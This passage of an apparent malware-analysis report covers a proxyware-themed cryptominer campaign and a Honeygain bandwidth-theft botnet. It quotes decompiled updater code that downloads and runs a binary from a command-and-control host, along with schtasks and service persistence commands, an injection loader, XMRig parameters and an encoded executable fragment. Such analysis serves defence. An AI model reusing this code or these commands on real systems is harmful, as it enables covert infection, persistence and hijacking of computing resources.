
The malware also creates a working directory at *C:\ProgramData\Microsoft\Windows\intelx86_driver* and writes the main cryptocurrency mining dropper (iv.exe) into this directory. This payload is then executed by the installer to run the payload and start the mining process.

The VBScript file (url.vbs) is also executed by the initial installer process and is used to launch a web browser on the infected system and redirect the victim to a landing page associated with a Honeygain referral code, presumably tied to the malware author's account. The VBScript associated with this operation is below:



```
Option Explicit

Dim WscriptSchell
Set WscriptSchell = CreateObject("WScript.Shell")

WscriptSchell.Run "https://r.honeygain.money/SAMIBDC7", 9
```

When this is executed, the victim is taken to the landing page associated with the Honeygain referral code. This provides another mechanism that an attacker can use to monetize infections by allowing them to generate revenue for each victim who uses the landing page to sign up for a Honeygain account.



Welcome to Honeygain

Congratulations, for using a referral link you are eligible to claim $5.
Click the button below to sign up.

By clicking this link you will be redirected to the Honeygain Sign up page - upon completing your registration $5 will be added to your Honeygain account balance

The initial installer then executes *setup_x86.exe*, which is used to achieve persistence and *iv.exe* — the cryptocurrency mining component — before terminating execution.

Additional installation & persistence

Additional setup and installation tasks are performed by *setup_x86.exe*. It first invokes the

Windows Service Configuration Tool (sc.exe) to stop and delete a Windows service called "Wwanip" using the following command-line syntax:

```
"C:\Windows\System32\sc.exe" stop Wwanip
"C:\Windows\System32\sc.exe" delete Wwanip
```

It then creates a directory structure under "*C:\Users\SYSTEM*" and stores the following components:

```
C:\Users\SYSTEM\AppData\Roaming\Intel\Graphics_driver\Graphics_driver\sysdll.exe
C:\Users\SYSTEM\AppData\Roaming\Intel\Graphics_driver\Graphics_driver\vxml.xml
C:\Users\SYSTEM\AppData\Roaming\Intel\Graphics_driver\Graphics_driver\ixml.xml
C:\Users\SYSTEM\AppData\Roaming\Intel\Graphics_driver\Graphics_driver\sc.md
```

Then, it creates an executable at the following location:

```
C:\ProgramData\Microsoft\Windows\intelx86_driver/service.exe
```

Next, the malware uses two Scheduled Tasks and a Windows Service to achieve persistence on the victim machine.

The first scheduled task is created using an XML configuration via the following syntax:


```
"C:\Windows\System32\schtasks.exe" /create /xml
"C:\Users\SYSTEM\AppData\Roaming\Intel\Graphics_driver\Graphics_driver\vxml.xml" /tn
"Desktop Windows Manager Adapter For Microsoft Windows" /ru "system"
```

The XML configuration instructs the scheduled task to execute *C:\ProgramData\Microsoft\Windows\intelx86_driver\intel_vga.exe* at system startup, allowing persistence across system reboots.

A second scheduled task is then created, which uses another XML configuration via the following syntax:

```
"C:\Windows\System32\schtasks.exe" /create /xml
"C:\Users\SYSTEM\AppData\Roaming\Intel\Graphics_driver\Graphics_driver\ixml.xml" /tn
"Virtual Disk Manager Adapter For Microsoft Windows" /ru "system"
```

The XML configuration file associated with this scheduled task defines a series of time-based triggers that are used to execute *C:\ProgramData\Microsoft\Windows\intelx86_driver\service.exe* on the following schedule:



Trigger	Details	Status
Weekly	At 9:30 PM every Sunday of every week, starting 3/3/2020	Enabled
Weekly	At 8:15 PM every Tuesday of every week, starting 3/4/2020	Enabled
Weekly	At 3:15 PM every Thursday of every week, starting 3/4/2020	Enabled
Weekly	At 6:00 PM every Saturday of every week, starting 3/4/2020	Enabled

Finally, a new Windows service is created and configured to start automatically at system boot. The service is then immediately started. This new service is created using the following command:

```
"C:\Windows\System32\sc.exe" create Wwanip binPath=
"C:\Users\SYSTEM\AppData\Roaming\Intel\Graphics_driver\Graphics_driver\sysdll.exe"
start= auto
```


The *service.exe* mentioned previously is effectively a copy of *setup_x86.exe*. It drops the same files and creates the same scheduled tasks. The main difference is that service.exe is packed with a non-standard version of Smart Install Maker.

The *setup_x86.exe* process also creates an uninstall executable and its INI file at the filesystem path "*C:\Program Files (x86)\Microsoft Corporation\Microsoft Visual C++ 2013 Redistributable (x86) - 19.1.30*" just as a legitimate installer package would.

Update mechanism

As previously described, during the malware installation process, persistence is achieved for *C:\Users\SYSTEM\AppData\Roaming\Intel\Graphics_driver\Graphics_driver\sysdll.exe* via the creation of a Windows service called "Wwanip."

This service invokes a .NET executable that is responsible for retrieving updates from the command and control (C2) and using the contents returned from the server to overwrite previously saved malware components. This mechanism is likely used to ensure that the malware is periodically updated with the latest version available. The executable contains two primary functions — OnStart() and OnTimer() — that facilitate this process.




```
protected override void OnStart(string[] args)
{
    try
    {
        Timer timer = new Timer();
        timer.Interval = 1000.0;
        timer.Elapsed += this.OnTimer;
        timer.Start();
        if (File.Exists("C:\\Users\\SYSTEM\\AppData\\Roaming\\Intel\\Graphics_driver\\Graphics_driver\\intel_adapter.exe"))
        {
            MyProject.Computer.FileSystem.DeleteFile("C:\\Users\\SYSTEM\\AppData\\Roaming\\Intel\\Graphics_driver\\Graphics_driver\\intel_adapter.exe");
            MyProject.Computer.Network.DownloadFile("http://www.xsvpn.cf/ssr-download/readme.md", "C:\\Users\\SYSTEM\\AppData\\Roaming\\Intel\\Graphics_driver\\Graphics_driver\
              \intel_adapter.exe");
            try
            {
                MyProject.Computer.FileSystem.DeleteFile("C:\\ProgramData\\Microsoft\\Windows\\intelx86_driver\\intel_vga.exe");
            }
            catch (Exception ex)
            {
            }
            MyProject.Computer.FileSystem.CopyFile("C:\\Users\\SYSTEM\\AppData\\Roaming\\Intel\\Graphics_driver\\Graphics_driver\\intel_adapter.exe", "C:\\ProgramData\\Microsoft\
              \Windows\\intelx86_driver\\intel_vga.exe");
        }
        else
        {
            MyProject.Computer.Network.DownloadFile("http://www.xsvpn.cf/ssr-download/readme.md", "C:\\Users\\SYSTEM\\AppData\\Roaming\\Intel\\Graphics_driver\\Graphics_driver\
              \intel_adapter.exe");
            try
            {
                MyProject.Computer.FileSystem.DeleteFile("C:\\ProgramData\\Microsoft\\Windows\\intelx86_driver\\intel_vga.exe");
            }
            catch (Exception ex2)
            {
            }
            MyProject.Computer.FileSystem.CopyFile("C:\\Users\\SYSTEM\\AppData\\Roaming\\Intel\\Graphics_driver\\Graphics_driver\\intel_adapter.exe", "C:\\ProgramData\\Microsoft\
              \Windows\\intelx86_driver\\intel_vga.exe");
        }
    }
    catch (Exception ex3)
    {
    }
}
```

As seen above, the OnStart() function is responsible for retrieving additional data from the C2 and copying the returned data to


C:\ProgramData\Microsoft\Windows\intelx86_driver\intel_vga.exe, likely as a way to ensure that the most recent version of the malware continues to run on previously infected systems.

The OnTimer() function operates similarly, however it is also responsible for ensuring that the services.exe file is also present on the system in the case that it is removed or otherwise unavailable.



```
private void OnTimer(object sender, ElapsedEventArgs e)
{
    try
    {
        if (!File.Exists("C:\\Users\\SYSTEM\\AppData\\Roaming\\Intel\\Graphics_driver\\Graphics_driver\\intel_adapter.exe"))
        {
            MyProject.Computer.Network.DownloadFile("http://www.xsvpn.cf/ssr-download/readme.md", "C:\\Users\\SYSTEM\\AppData\\Roaming\\Intel\\Graphics_driver\\Graphics_driver\
              \intel_adapter.exe");
            try
            {
                MyProject.Computer.FileSystem.DeleteFile("C:\\ProgramData\\Microsoft\\Windows\\intelx86_driver\\intel_vga.exe");
            }
            catch (Exception ex)
            {
            }
            MyProject.Computer.FileSystem.CopyFile("C:\\Users\\SYSTEM\\AppData\\Roaming\\Intel\\Graphics_driver\\Graphics_driver\\intel_adapter.exe", "C:\\ProgramData\\Microsoft\
              \Windows\\intelx86_driver\\intel_vga.exe");
        }
        if (!File.Exists("C:\\ProgramData\\Microsoft\\Windows\\intelx86_driver\\service.exe"))
        {
            MyProject.Computer.FileSystem.CopyFile("C:\\Users\\SYSTEM\\AppData\\Roaming\\Intel\\Graphics_driver\\Graphics_driver\\sc.md", "C:\\ProgramData\\Microsoft\\Windows\
              \intelx86_driver\\service.exe");
        }
    }
    catch (Exception ex2)
    {
    }
}
```

Below is a screenshot showing an example of the HTTP request made by the sysdll.exe process for the purpose of requesting the latest version of the malware.




```
GET /ssr-download/readme.md HTTP/1.1
Host: www.xsvpn.cf
Connection: Keep-Alive
```

At the time of analysis, the C2 was no longer active. However, historical data shows that the C2 was previously responding with binary contents to client requests for this URL. The binary delivered in these cases matches the cryptocurrency mining component initially dropped onto the system (*iv.exe*) and operates as described in the following section.


Cryptocurrency miner payload

The main cryptocurrency mining payload (iv.exe) is created and executed during the initial installation process described earlier. Another copy (intel_vga.exe) is also periodically retrieved from C2 as described in the previous section enabling it to persist across reboots via a Scheduled Task.

It is a .NET executable that includes two encrypted resources.




During execution, these resources are retrieved and decrypted using a function called AES_Decryptor().



```
// Program
// Token: 0x06000013 RID: 19 RVA: 0x000021F8 File Offset: 0x000003F8
public static byte[] GetTheResource(string Get_)
{
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    ResourceManager resourceManager = new ResourceManager("vkuetu", executingAssembly);
    return Program.AES_Decryptor((byte[])resourceManager.GetObject(Get_));
}
```

One of the resources is responsible for injecting the final cryptocurrency mining payload (XMRig) into a remote process, in this case associated with svchost.exe.




```
public static void Run(byte[] PL, string arg, byte[] buffer)
{
    try
    {
        Assembly.Load(PL).GetType("Project1.Program").GetMethod("Load", BindingFlags.Static |
          BindingFlags.Public).Invoke(null, new object[]
        {
            buffer,
            "C:\\Windows\\System32\\svchost.exe",
            arg
        });
    }
    catch (Exception ex)
    {
    }
}
```

In this example, XMRig is executed using the following parameters:

```
C:\Windows\System32\svchost.exe -B --donate-level=1 -a null -o heartsbeat[.]gq:3333 -
u user -p coucou -o gulf[.]moneroocean[.]stream:10004 -u
45dLToERxNfcTR3AH2tJmr3xP3wuDyeap9UTaH5EtMHyB9zEeUN9XMo6PMdHFGjNkKgPKiAGZeQjtbVWLML3J6
 -p Homerig --opencl -t 2 --cpu-max-threads-hint=60
```

Investigating the mining pool being used, it does not appear that this campaign has been very successful thus far, as only about 2.19 XMR have been paid out at the time of this writing.




As proxyware applications become more popular, we will likely see many more examples of malware leveraging legitimate installers as part of their malware to convince victims to infect their systems.

Honeygain botnets?

In addition to malware that leverages proxyware applications as decoys during the infection process, we identified malware that attempts to install Honeygain and register the newly installed client with the attacker's Honeygain account, allowing them to monetize bandwidth on infected systems. While Honeygain limits the number of devices operating under a single account, there is nothing to stop an attacker from registering multiple Honeygain accounts to scale their operation based on the number of infected systems under their control.

In one example, we identified an attacker attempting to do just that. In this case, the initial malicious executable contained three resources that were Base64 encoded. An example of one of these resources is shown below.



```
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAACAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZS
BydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABJ/smXDZ+nxA2fp8QNn6fEdoOrxA+fp8Rig
KzEDp+nxI6DqcQFn6fEYoCtxAafp8RigKPED5
+nxIOX+MQMn6fEDZ+mxJifp8SOl/rEBJ+nxDu5rMRFn6fEFgINxAifp8Q7ua3EDJ+nxBYCOcQMn
6fEypmhxAyfp8RSaWNoDZ+nxAAAAAAAAAAAUEUAAEwBBgAAy25cAAAAAAAAAAADgAC4BC
wEGAAByAwAAJAEAAAAAAFZCAwAAEAAAAJADAAAAQAAAEAAAAAIAAAQAAAAAAAAABA
AAAAAAAAA4AQAAAQAAAAAAAADAEABAAAQAAAQAAAAABAAABAAAAAAAAAQAAAAA
AAAAAAAAAUPgQAeAAAAACQBADgBgAAAAAAAAAAAAAAAAAAAAAAAACgBACoLQAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAJ
ADABQCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAudGV4dAAAAKJwAwAAEAAAAH
IDAAAEAAAAAAAAAAAAAAAAAAAAgAABgLnJkYXRhAAAAuQAAAJADAAC6AAAAdgMAAAAA
AAAAAAAAAAAAQAAAQC5kYXRhAAAAUCcAAABQBAAABgAAADAEAAAAAAAAAAAAAAAAA
EAAAMAuc3hkYXRhAAQAAAAAgAQAAAIAAAA2BAAAAAAAAAAAAAAAAAAAABAAgDALnJzcmM
AAADgBgAAAJAEAAAIAAAAOAQAAAAAAAAAAAAAAAAAAQAAAQC5yZWxvYwAACjYAAACgB
AAAOAAAAEAEAAAAAAAAAAAAAAAAAAAEAAAEIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

These three resources correspond to the following components used by the malware.


- The main program executable associated with the application 7-Zip.
- A DLL used by the 7-Zip application.
- A ZIP archive containing a copy of the Honeygain program directory from a previously installed system.

When the initial binary is executed, it is responsible for extracting these resources and creating a working directory called "Winint" within %APPDATA% on the system. The 7-Zip application and DLL are then stored inside of this directory. The ZIP archive is extracted using the following syntax:

```
%APPDATA%\Winint\Winint\7z.exe e %APPDATA%\Winint\Winint\winint.zip -o
%APPDATA%\Winint\Winint -y
```

An executable stored in this directory (winint32.exe) is then executed, which launches the Honeygain application. This binary appears to be a modified copy of the legitimate .NET executable associated with Honeygain v.0.6.4.0. Some of the design elements have been removed to prevent the main application from being displayed to victims.

